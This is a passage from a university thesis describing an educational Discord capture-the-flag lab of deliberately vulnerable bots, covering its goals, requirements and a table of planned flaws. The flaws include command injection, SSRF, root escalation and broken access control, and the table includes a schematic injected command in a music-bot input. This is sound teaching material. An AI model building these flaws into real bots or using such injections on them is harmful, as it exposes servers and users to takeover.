Semester Thesis
Documentation

Discord Exploitation Lab

Semester: Autumn 2023

Version: 1.0
Date: 2023-12-22 15:09:37Z

Project Team: Dante Suwanda (dante.suwanda@ost.ch)
Janosch Bühler (janosch.buehler@ost.ch)

Project Advisor: Ivan Bütler (ivan.buetler@ost.ch)

School of Computer Science
OST Eastern Switzerland University of Applied Sciences

Abstract

Initial Situation: Discord is an instant messaging and Voice over Internet Protocol (VoIP) based platform, popular in gaming, tech and communities of all kind. Servers created by users can have their functionalities extended and automated by community-made bots. These bots, while useful, can be vulnerable to different insecurities like insecure design, injection flaws or broken authentication, aligning with the vulnerabilities described in the newest OWASP Top Ten. There's a noticeable lack of practical, interactive training for securing Discord bots, even though there's plenty of theoretical information available. This highlights the need for hands-on learning experiences to effectively understand and address these vulnerabilities.

Approach & Technology: The goal is not only to create an educational lab about Discord bot security, but also to present it in a playful and game-like manner. The aim was to make solving these challenges enjoyable, resembling a role-playing game where students walk through a fantasy world and narrative, encountering five different characters represented by Discord bots, each with their own purpose and vulnerability. The lab was developed utilizing Python along with the Nextcord library for the bot programming and Docker Compose for managing the instances of certain bots.

Result: As a result, 5 different Hacking-Lab challenges were implemented for the Discord Exploitation Lab (DEL). The challenges are included in Ostschweizerische Fachhochschule (OST) Hacking-Lab platform, where each challenge begins with important context and information, and ends with the submission of the hidden flag. While these challenges are theoretically solvable on their own, each bot has been integrated into a larger story to enhance the overall experience and make it more interesting and entertaining. For this lab, two distinct types of bots were developed: one operates as a straightforward Discord bot, engaging directly with users, while the other is more complex, generating an instance for each user. This latter type is crucial in challenges where users might potentially gain full access to the bot's operating system, thus posing a threat to its integrity. This specific bot type was engineered to ensure the protection of the lab experience for concurrent users and to prevent any interference between them. Additionally, for the administration of those bot instances, a management system was implemented, which makes it possible to channel the communication between user and bot instances through a single Discord bot from a user's perspective.

The final product poses a complete and thought-through Hacking-Lab, which can be utilized in exercise sessions of cyber and software security subjects.

Management Summary

Introduction

Discord is a widely embraced chat and collaboration platform which offers the ability to expand its functionality through bots. A Discord bot is an automated program designed to perform various tasks within user-created Discord servers. Acting as a virtual assistant, it executes predefined and programmed commands or responds to specific triggers, enhancing the user experience by providing utility, moderation, entertainment, or informational functions within those servers. However, there's a significant gap in awareness among developers, moderators, and users regarding the potential for attacks and vulnerabilities inherent in Discord bots.

Figure 1: Official Discord Logo

Objective

The objective of this thesis is to create the Discord Exploitation Lab (DEL), an interactive, educational and secure environment where participants can learn about Discord bot vulnerabilities in a playful manner. The project seeks to spread awareness and understanding among users about common software vulnerabilities, ultimately contributing to safer digital spaces. The lab's game-like approach is supposed to engage and grab the attention of users, making learning about cybersecurity both effective and enjoyable.




Figure 2: Private Message Interface with the Dungeon Master Bot

Methodology

The methodology employed in this project is both innovative and practical. The development of vulnerable Discord bots as challenges within the Hacking-Lab framework allows participants to engage with real-world scenarios without any risks. These challenges, inspired by the OWASP Top Ten software vulnerabilities, are integrated into a Capture The Flag (CTF) structure. The capture the flag principle is a popular way of making challenges in cybersecurity, where participants have to find hidden "flags", in the form of a character string or code word, to prove that they have solved a task. The incorporation of a role-playing game concept, with different bots embodying various characters, adds an immersive element that enhances the experience. Each character comes with its own story and challenge. All the components of the lab blend into the narrated fantasy world, drawing analogies from real-world elements. Meanwhile, within the Hacking-Lab platform, users receive detailed and straightforward instructions and information, ensuring a balance between playful immersion and serious, informative explanations.

Results

This work consists of a series of five challenges with a separate Discord bot each, with the addition of a bot that guides the user through the whole lab, called the Dungeon Master bot. These five challenges engage students and test their knowledge of cybersecurity using Discord bots as examples. The challenges are designed around and inspired by the OWASP Top Ten software vulnerabilities, a well-known list in the world of cybersecurity with the most critical security risks facing web applications.

The DEL unfolds within a secure environment, inviting participants to unravel and exploit specific vulnerabilities embedded within Discord bots. These challenges, presented as tasks, mirror real-world scenarios, promoting a deeper understanding of potential risks associated with Discord bots. The developed lab is fully integrated into a Discord server with the programmed bots, so the user is able to solve all the challenges fully within the Discord application.

The gamification plays alongside the lab, where the user is immersed in a medieval and fantasy-based story, which gives the whole lab experience a playful learning drive. All the components of the lab blend into the narrated world, drawing analogies from real-world elements. Parallel to the Discord application, the users navigate to the Hacking-Lab platform for each challenge, where they receive instructions, more context and hints, ensuring a balance between playful immersion and serious, informative explanations.




Figure 3: Private Message Interface with the Spellcaster Bot

Implications

The implications of the DEL are far-reaching. By providing a practical way to learn about Discord bot vulnerabilities, the lab addresses a gap in cybersecurity education. It serves as a model for how interactive learning can be effectively employed to enhance understanding and foster better security practices. This project highlights the importance of hands-on experience in comprehending and mitigating digital threats, potentially influencing how cybersecurity is taught and understood. The lab's success in engaging participants with serious, informative content, balanced with playful immersion, underscores the potential for similar approaches in other areas of cybersecurity.

Conclusion

In conclusion, the DEL represents a significant advancement in the world of cybersecurity education, particularly concerning Discord bot vulnerabilities. The lab's innovative approach, combining practical challenges with a narrative-driven experience, has proven effective in educating participants. The creation of a safe, controlled environment where users can explore and exploit real-world vulnerabilities offers a powerful tool for learning and spreading awareness. Looking forward, the potential for expanding the lab with more complex challenges, integrating additional vulnerabilities, or adapting the framework for other platforms presents exciting opportunities for further research and development. This work lays a solid foundation for future endeavors aiming to enhance the security and understanding of digital platforms through interactive, immersive and fun learning environments.




Figure 4: Hacking-Lab Event Overview showing all the Challenges of the DEL

Contents

I Documentation **1**

1 Introduction **2**
1.1 Motivation . . . 2
1.2 Background and Context . . . 2
1.3 Related Work . . . 4

2 Requirement Analysis **6**
2.1 Functional Requirements . . . 6
2.2 User Stories . . . 6
2.3 Acceptance Criteria . . . 7
2.4 Use Cases . . . 8
2.5 Lab Flow and Order . . . 12
2.6 Non-functional Requirements . . . 14

3 Tools & Technologies **16**
3.1 Discord . . . 16
3.2 Hacking-Lab . . . 17
3.3 Gitlab . . . 17
3.4 YouTrack . . . 17
3.5 Guidelines . . . 17

4 System Design and Architectures **19**
4.1 General Concept . . . 19
4.2 Goals . . . 21
4.3 System Scope and Context . . . 21
4.4 Framework Architecture . . . 22
4.5 Building Block View . . . 24
4.6 Singletons & pseudo-bots . . . 26
4.7 Live Bots & Test Bots . . . 28
4.8 Flag Submissions . . . 28
4.9 Order and Sequence of Events . . . 28
4.10 Backup Strategy . . . 29

5 Development Process **31**
5.1 Project Plan . . . 31
5.2 Collaboration Strategy . . . 33
5.3 Proof of Concepts . . . 34
5.4 Technology Evaluation . . . 36

6 Implementation Details **38**
6.1 Final Bots . . . 38
6.2 Hacking-Lab Integration . . . 44
6.3 Authentication & User Management . . . 44
6.4 Proxy . . . 44

7 Quality Assurance and Testing **45**
7.1 Test concept . . . 45
7.2 Code Quality Control . . . 46
7.3 Definition of Done . . . 47

8 Project Management and Documentation **48**
8.1 Roles and Team Organization . . . 48
8.2 Meeting Routine . . . 48
8.3 Risk Management . . . 49
8.4 Minimum Viable Product (MVP) . . . 53
8.5 Project Plan . . . 53
8.6 Time Tracking Report . . . 54

9 Analysis of Challenges and Solutions **57**
9.1 Problems Encountered . . . 57
9.2 Learnings and Adaptations . . . 58

10 Personal Reports **60**
10.1 Report - Janosch . . . 60
10.2 Report - Dante . . . 61

11 Future Work and Conclusion **63**
11.1 Expanding Lab Challenges . . . 63
11.2 Multi-Platform Support . . . 63
11.3 Educational Enhancements . . . 63
11.4 Research and Development . . . 64
11.5 Conclusion . . . 64

Glossary **65**

Bibliography **65**

II Appendix **67**

12 Product Documentation **68**
12.1 User Documentation . . . 69
12.2 Grading Documentation . . . 83

13 Housekeeping & Backup **91**
13.1 Housekeeping Instructions . . . 92
13.2 Backup Instructions . . . 94

14 User Test Evaluation **99**
14.1 User Test Results . . . 99

15 Meeting Minutes **108**

Part I

Documentation

Chapter 1

Introduction

1.1 Motivation

The motivation behind the choice to make a Hacking-Lab about Discord bots for this semester's thesis stems from the growing significance of Discord as an application, but also the personal interest, of both team members, in the matter itself. In recent years, Discord has gained massive popularity in a wide variety of communities that use a Discord server to exchange, interact and find people with similar interest. At some point, to keep a server clean, structured and organized, moderators won't be enough, but bots can really make a difference. It therefore necessitates a deeper understanding and more awareness about possible dangers and vulnerabilities within those programs.
Both authors of this thesis share a deep interest in video and board games. Simultaneously, both Janosch and Dante have used Discord and its bots extensively but never delved into possible security issues within community bots in detail. Additionally, both team members have always wanted to program their own Discord bots at some point in their lives. This is the perfect opportunity to accomplish both. So it was natural for both Janosch and Dante, that this set of challenges is not only meant to serve an educational purpose, where students learn about possible vulnerabilities within Discord bots, but also to make full use of the Discord platform, the programmable bots and the Hacking-Lab platform to develop a game-like experience and let creativity enhance these challenges.

1.2 Background and Context

The emergence of Discord as a leading platform in instant messaging and VoIP has reshaped the landscape of online communication, particularly within gaming, technology, and various community-driven sectors. This platform's ability to allow users to create customized servers augmented with bots has revolutionized user interaction and server management. However, this innovation introduces a complex landscape of security challenges.

1.2.1 Discord Bots

Initially designed to support the gaming community, Discord has rapidly expanded its reach, becoming a staple in a wide variety of communities. The platform's selling point lies in its server and bot ecosystem. Users can create servers for their communities and utilize bots to automate tasks, moderate discussions, and enhance functionalities. These bots, crafted by the community, are both a boon and a bane. They extend server capabilities significantly but also introduce a host of potential vulnerabilities.

1.2.2 Security Vulnerabilities in Discord Bots

The security of Discord bots is a matter of increasing concern, aligning with issues highlighted in the newest OWASP Top Ten list. Vulnerabilities like injection flaws and broken authentication can compromise not just individual bots but entire servers and their users. Despite the critical nature of these vulnerabilities, there's a noticeable gap in practical, interactive training focused on securing Discord bots. Theoretical resources abound, yet they often fail to provide the hands-on experience required to understand and address these issues effectively.

For instance, an incident occurred involving a smaller multipurpose Discord bot named Gipsy. An earlier version of the bot featured a basic ping function that operated with elevated sudo permissions on the host machine. Unfortunately, this command lacked proper input sanitization for the provided IP address parameter, creating a vulnerability susceptible to a classic command injection attack. This vulnerability had the potential to cause severe issues if exploited by attackers, including the potential exposure of data stored on the host or disruptions to the availability of the bot's services. [1]

1.2.3 Hands-On Learning Experiences

This gap in practical training underscores the need for an immersive, interactive approach to learning about bot security. Traditional text-based resources and guides, while informative, lack the engagement and practical application needed to fully comprehend and mitigate security risks. The learning process for securing Discord bots requires a hands-on approach, one that not only presents information but also allows learners to interact, experiment, and understand the implications of vulnerabilities in real-world scenarios.

1.2.4 Initial Task Description

Original Task Description by Ivan Bütler

Discord ist eine stark verbreitete Chat und Collaboration Platform, welche mittels Bot um diverse Funktionen erweitert werden kann. Doch ist sich der Autor von einem Bot bewusst, dass es auch möglich ist über ungenügende Input Validation diverse Attacken auf dem Discord Bot durch zu führen?

In dieser Arbeit sollen diverse Hacking-Lab Discord Challenges konzipiert und entwickelt werden, welche zukünftige Studenten im Rahmen von ihrem Studium lösen sollen. Eine Art von OWASP TOP 10 für Discord Bots.

Die Arbeit umfasst zu Beginn ein Brainstorming von Ideen und Auswahl der Cases mit dem Betreuer. Im Anschluss sollen die Challenges entwickelt und im Hacking-Lab bereitgestellt werden.

Darüber hinaus ist das Ziel, mit den Discord Challenges eine Art Discord-Capture The Flag (CTF) zu machen bei welchem Studenten diverse Discord Aufgaben lösen.

Translated Task Description

Discord is a widely used chat and collaboration platform that can be extended with various functions using a bot. But is the author of a bot aware that it is also possible to carry out various attacks on the Discord bot via insufficient input validation?

In this thesis, various Hacking-Lab Discord Challenges are to be designed and developed, which future students should solve as part of their studies. A kind of OWASP

TOP 10 for Discord bots.

The work starts with a brainstorming of ideas and selection of cases with the supervisor. The challenges will then be developed and made available in the Hacking Lab.

In addition, the aim is to use the Discord Challenges to create a kind of Discord CTF in which students solve various Discord tasks.

1.3 Related Work

In addressing the security of Discord bots and the broader implications for online communication platforms, it's essential to consider the context of existing research and developments in the field. This chapter outlines significant related works that have informed and paralleled the current project, providing a landscape of the academic and practical efforts that have shaped understanding and approaches to bot security, especially within platforms like Discord.

1.3.1 Academic Research on VoIP and Instant Messaging Security

Several academic papers and studies have laid the groundwork for understanding the security landscape of Voice over Internet Protocol (VoIP) and instant messaging platforms. These works typically explore vulnerabilities inherent in communication systems, encryption methodologies, authentication protocols, and potential avenues for exploitation. Relevant studies might include analysis of common security flaws in these platforms and proposed frameworks for enhancing security measures. [2]

1.3.2 OWASP Top Ten

The OWASP Top Ten is a standard document that outlines the most critical web application security risks. Researchers and developers often refer to this document when discussing and addressing bot vulnerabilities. Various works have applied the principles of the OWASP Top Ten to understand and mitigate the risks associated with bots on platforms like Discord, offering insights into common security pitfalls and best practices for development. [3]

1.3.3 Known Discord Bot Vulnerabilities

There have been only limited case studies and incident reports focusing on vulnerabilities discovered in Discord bots. There have however been a wide range of other incident which shows that Discord is a target for cyber criminals in general.

Mushroom Bot Data Leak

A popular Discord bot called Mushroom suffered a data leak. The bot, which was used across 140,000 Discord servers, had a database containing data from 28 million users. [4]

Bot Permission Misuse

A common vulnerability for Discord bots is the misuse of command permissions. For example, unrestricted eval commands can be exploited, leading to potential security issues. It's important to carefully manage the permissions granted to a bot when adding it to a server.

Vare Malware

Although not directly related to insecure Discord bots, CyberArk's research uncovered that a malware group called 'Kurdistan 4455' exploited a Discord bot named Vare. This bot was utilized to distribute malware within Discord, facilitating user action spoofing and ensuring its persistent presence.

Discord.io Data Breach

Discord.io, a third-party service that allows Discord users to create customized invitations, suffered a data breach in 2023. A hacker, using the alias 'Akhirah', exploited a code vulnerability to gain access to Discord.io's database, exposing the personal data of more than 760,000 users. The hacker then put the data up for sale on the dark web.

Chapter 2

Requirement Analysis

2.1 Functional Requirements

- The lab raises awareness and teaches about plausible and relevant vulnerabilities hidden in Discord bots.
- Foster understanding of security risks and mitigation strategies.
- Enable students to work on the lab in both classroom sessions and individual tasks at home.
- Challenges must be educational, fun and set at a appropriate level for students studying computer science.
- The lecturer of the lab should be able to monitor the progression of each student.
- Step-by-step solutions to assist students without directly solving challenges.
- The lab should be designed for expandability to accommodate testing of additional Discord bot types in the future.

2.2 User Stories

2.2.1 User Story: Student

As a student studying IT, I want to participate in a Discord CTF (Capture The Flag) event where I can solve various Discord challenges and learn about the security vulnerabilities of Discord bots. This will help me to understand the importance of e.g. input validation and how to protect my own bots from potential attacks and know about risks when using them.

- To start, I navigate to the Hacking-Lab website to gather the needed information to begin the lab. There, I want to have a detailed description and instructions for each, so I can start to solve the challenges.
- After reading the instructions I navigate to the Discord Exploitation Lab (DEL) server in my Discord application and get welcomed and introduced by the DM bot. It will tell me how the lab works within the Discord server and provide me with the first steps I have to do to start the lab.
- Afterwards I will solve my way through the challenges, each representing a different vulnerability, and unlocking more and more server roles, which represent the advance within the Discord server.

- Additionally, throughout the lab I get two flags for each bot, one to enter into the event on the Hacking-Lab website to document my advances for the teacher to see and the other one to submit to the DM bot to gain new roles.
- In general the challenges are designed to test my knowledge and skills in identifying and exploiting these vulnerabilities.
- The lab should encourage me to analyze the code of the bots, their behaviour and identifying the areas where possible vulnerabilities could be. I should then try various approaches with different inputs, to see if I can trigger any errors or unexpected behavior.

2.2.2 User Stories: Professor

- As a professor, by integrating the DEL Lab challenges in my exercises, I will provide my students with a practical learning experience that not only plays in a, for students, relevant environment, but also helps them understand the importance of secure software development and equips them with the skills to identify and mitigate potential security risks in their future projects.
- I want my students to be able to solve the lab in an exercise session or at home as an individual task.
- It should be a fun but also serious, secure and educational experience that can be utilized on a college level difficulty.
- There should be a way for me to see how far each student has progressed in the lab.
- I want way to help students that are stuck at a certain challenge. So there should be step-by-step solutions that show me how to solve the lab, therefore I can help my students.

2.3 Acceptance Criteria

- Challenges should cover a range of potential attacks on Discord bots.
- The challenges should be designed in the context of the students' studies, aligning with the course curriculum and learning objectives.
- The challenges should be inspired by the OWASP Top 10 security risks, adapted for Discord bots.
- The challenges should be engaging and encourage students to think critically about bot security.
- The Hacking-Lab should be a Discord CTF (Capture The Flag) event, where students compete to solve various Discord tasks and attack the bots.
- The CTF event should be organized in a way that promotes collaboration and teamwork among students but they shouldn't be able to copy the flag of another person.
- The challenges and CTF event should be regularly updated to reflect the latest security threats and best practices in Discord bot development.
- There start should be on the Hacking-Lab website where students can update their progress by submitting the found flags. The challenges themselves start on a central Discord server but should be multi-user capable and implemented in way that the users don't interfere with each other.

2.4 Use Cases

In the following table shows the hypothetical Discord bot and challenge ideas, along with corresponding security vulnerabilities that could potentially present risks for each bot. The present status of the table is indicative of an initial phase in the development process, during which the exploration of diverse bot categories was conducted.

Discord Bot	**OWASP Vulnerability**	**Discord Bot Vulnerability**	**Prio D**	**Prio J**	**Prio Average**
Role Bot	Broken Access Control (A01) and Insecure Design (A04)	The role bot could work with time-based flags to grant the users roles. These could be poorly designed and be abused by the user to give himself a role he is not supposed to get. Or the user could inject code that the bot doesn't properly handle and therefore gets to do something with it.	8	7	7.5
Anti Nuke/Raid Bot	Security Misconfiguration (A05), Identification and Authentication Failures(A07) and Insecure Design (A04)	Raids are when a large number of bot accounts join a server and spam a lot of hate or DM (Direct Message) all members with free cryptocurrency scams. Nukes are when a server is completely destroyed by a malicious user. The Anti Nuke/Raid Bot has a lot of permissions on the server to be able to kick users who spam and prevent users from destroying the server. This bot could be abused to kick all users or shut down all messaging etc. The attacker can gain access to the bot by using for example credential stuffing.	7	6	6.5
AI Bot	Vulnerable and Outdated Components(A06), Sensitive Data Exposure (A09) and Insecure Design (A04)	A Discord bot with which can query OpenAI GTP-3 (or GPT-4). The problem here is, that the cache/history is not per user, it's for the whole server. The user could find a flag/password of another users query this way.	6	5	5.5

Discord Bot	OWASP Vulnerability	Discord Bot Vulnerability	Prio D	Prio J	Prio Average
Command Bot	Insecure Design (A04), Software and Data Integrity Failures (A08) and Vulnerable and Outdated Components (A06)	A bot that has access to a Linux server (docker container in our case). The user the bot uses on the server is restricted but there should be a vulnerability (or multiple) with which one can become root and then view the flag. Alternatively the attacker could also change a configuration file with is later used by another process which has more permissions. For each user a new container with a bot is created so that they don't interfere with each other.	9	10	9.5
External Monitoring Bot	Insecure APIs (A06) and Security Logging and Monitoring Failures (A09)	A bot that has access to an external monitoring tool.	6	5	5.5
Crypto Bot	Insecure Design (A04), Cryptographic Failures (A02)	A crypto bot with which you can send money via Discord. The crypto bot uses a weak or broken cryptographic algorithm which could be abused.	4	2	3
Web-request Bot	Security Misconfiguration (A05) or Insecure Design (A04), Server-Side Request Forgery(A10)	The Discord bot has a feature that allows users to input a URL to fetch data from that URL. If the bot does not properly validate the URL input, an attacker can supply a malicious URL that points to an internal resource, which contains valuable information about the underlying environment, including credentials. The attacker can then use this information to gain unauthorised access.	7	8	7.5

Discord Bot	OWASP Vulnerability	Discord Bot Vulnerability	Prio D	Prio J	Prio Average
Music bot	Injection (A03)	The bot is designed to accept commands from users to play music. A user could input a command like **!play song_name**. However, if the bot does not properly sanitize this input, a user could inject a malicious command into the input, like **!play song_name' ; command to give themselves higher role.** If the bot executes this command without sanitizing it, it could give the user a higher role.	7	7	7

2.4.1 Ranking

To ensure clear prioritization in case of time constraints necessitating content reduction, the challenges and bots intended for implementation have been ranked in order of importance.

In the provided list, bots that are underlined represent the primary focus. When two bots or events hold equal priority, precedence will be given to those that are underlined.

1. Command Bot
2. Role Bot & Web-request Bot
3. -
4. Music Bot
5. Anti Nuke/Raid Bot
6. External Monitoring Bot & AI Bot
7. -
8. Crypto Bot

Final Choice of Bots

For the final implementation of the DEL the first five bots, according to the priority list, were chosen to be translated into the Hacking-Lab event. After the PoC bots were finished the scope of these five labs was sufficient for the workload of this thesis and for a well balanced Hacking-Lab.

2.4.2 Reasoning and grouping

The initial four bots were selected because they address several key issues from the OWASP top 10, and they represent bots that a typical Discord user would find in everyday Discord servers.

Bots such as Role, Anti Nuke/Raid, and AI are commonly recognized and utilized by most users (or moderators) in their daily activities. These bots, being user-friendly, are believed to provide significant educational value. The process of users learning to exploit vulnerabilities in such familiar and straightforward bots could be highly enlightening.

Particularly relevant for organizations using Discord as their primary communication tool is the external monitoring bot. Highlighting the significance of these types of bots in more professional settings is crucial, as it raises awareness about the dependence and security aspects in such environments.

Regarding the crypto bot, while it may appear intriguing, its practical usage is assessed to be relatively limited. Consequently, the educational benefit it offers to students is likely marginal, especially when considering the time investment required for its implementation and study.

2.4.3 Rough Concept of the DEL

In the following flowchart, a rough technical overview of the lab is presented.




Figure 2.1: Flowchart of rough concept

The user will connect and login into the Hacking-Lab platform and will start the DEL from there, if the lab is accessible for his account.

There the user will receive a quick introduction into the lab and what it is about. Continuing on the HL website the user will be redirected to the DEL Discord server and will there be greeted and further introduced by the DM bot. The DM bot will guide

him through the lab and keep the user updated on his progress.

Progressing through the tasks (quests), the user will have to submit flags on the Hacking-Lab website to track his progress and also on the Discord to proceed in the lab (adventure).

2.5 Lab Flow and Order

In the upcoming section, we'll outline each step and challenge taken by the user, presented as individual use cases. To provide in-depth details about specific challenge solutions and processes, we've included instructional videos demonstrating how to solve each challenge, along with corresponding grading instructions for the overseeing teacher as extra files. The bots as they are described here are the initial ideas and not the final version. For a detailed understanding of the lab's complete workflow and its bots, including technical intricacies, please refer to the System Design and Architecture chapter, where the course of events is thoroughly explored.

2.5.1 Starting the DEL Hacking-Lab

The student is given access to the DEL on the Hacking-Lab platform where he is given a short introduction into the story, the world it plays in and some general information about the process of the lab.

2.5.2 Joining the DEL Discord to start the journey

After the user successfully joined the server, he is able to see a single channel: an information read-only text channel, where all the important information about the process of the lab is displayed. Within the information the user will be asked to click on a button to award himself with the first role. After receiving that first role, the user will receive a private message by the DM bot, which will introduce itself and explain the first task and how to interact with the role bot. The DM bot will in general guide the user through the entire lab and will award the user with new roles by advancing through the lab tasks.

2.5.3 Task 1 Role Bot

With the initial information received by the DM bot, the user is now able to interact and use the role bot. It should be an easy start for the user to familiarize himself with the basic Discord bot functionalities. The user is instructed to analyze the behaviour and play around with the role bot.
The vulnerability of this bot is broken access control which allows the user to cheat his way around and use a command to simply give himself a role he isn't supposed to get. The DM bot will give hints to the user to find out what the mentioned command is.
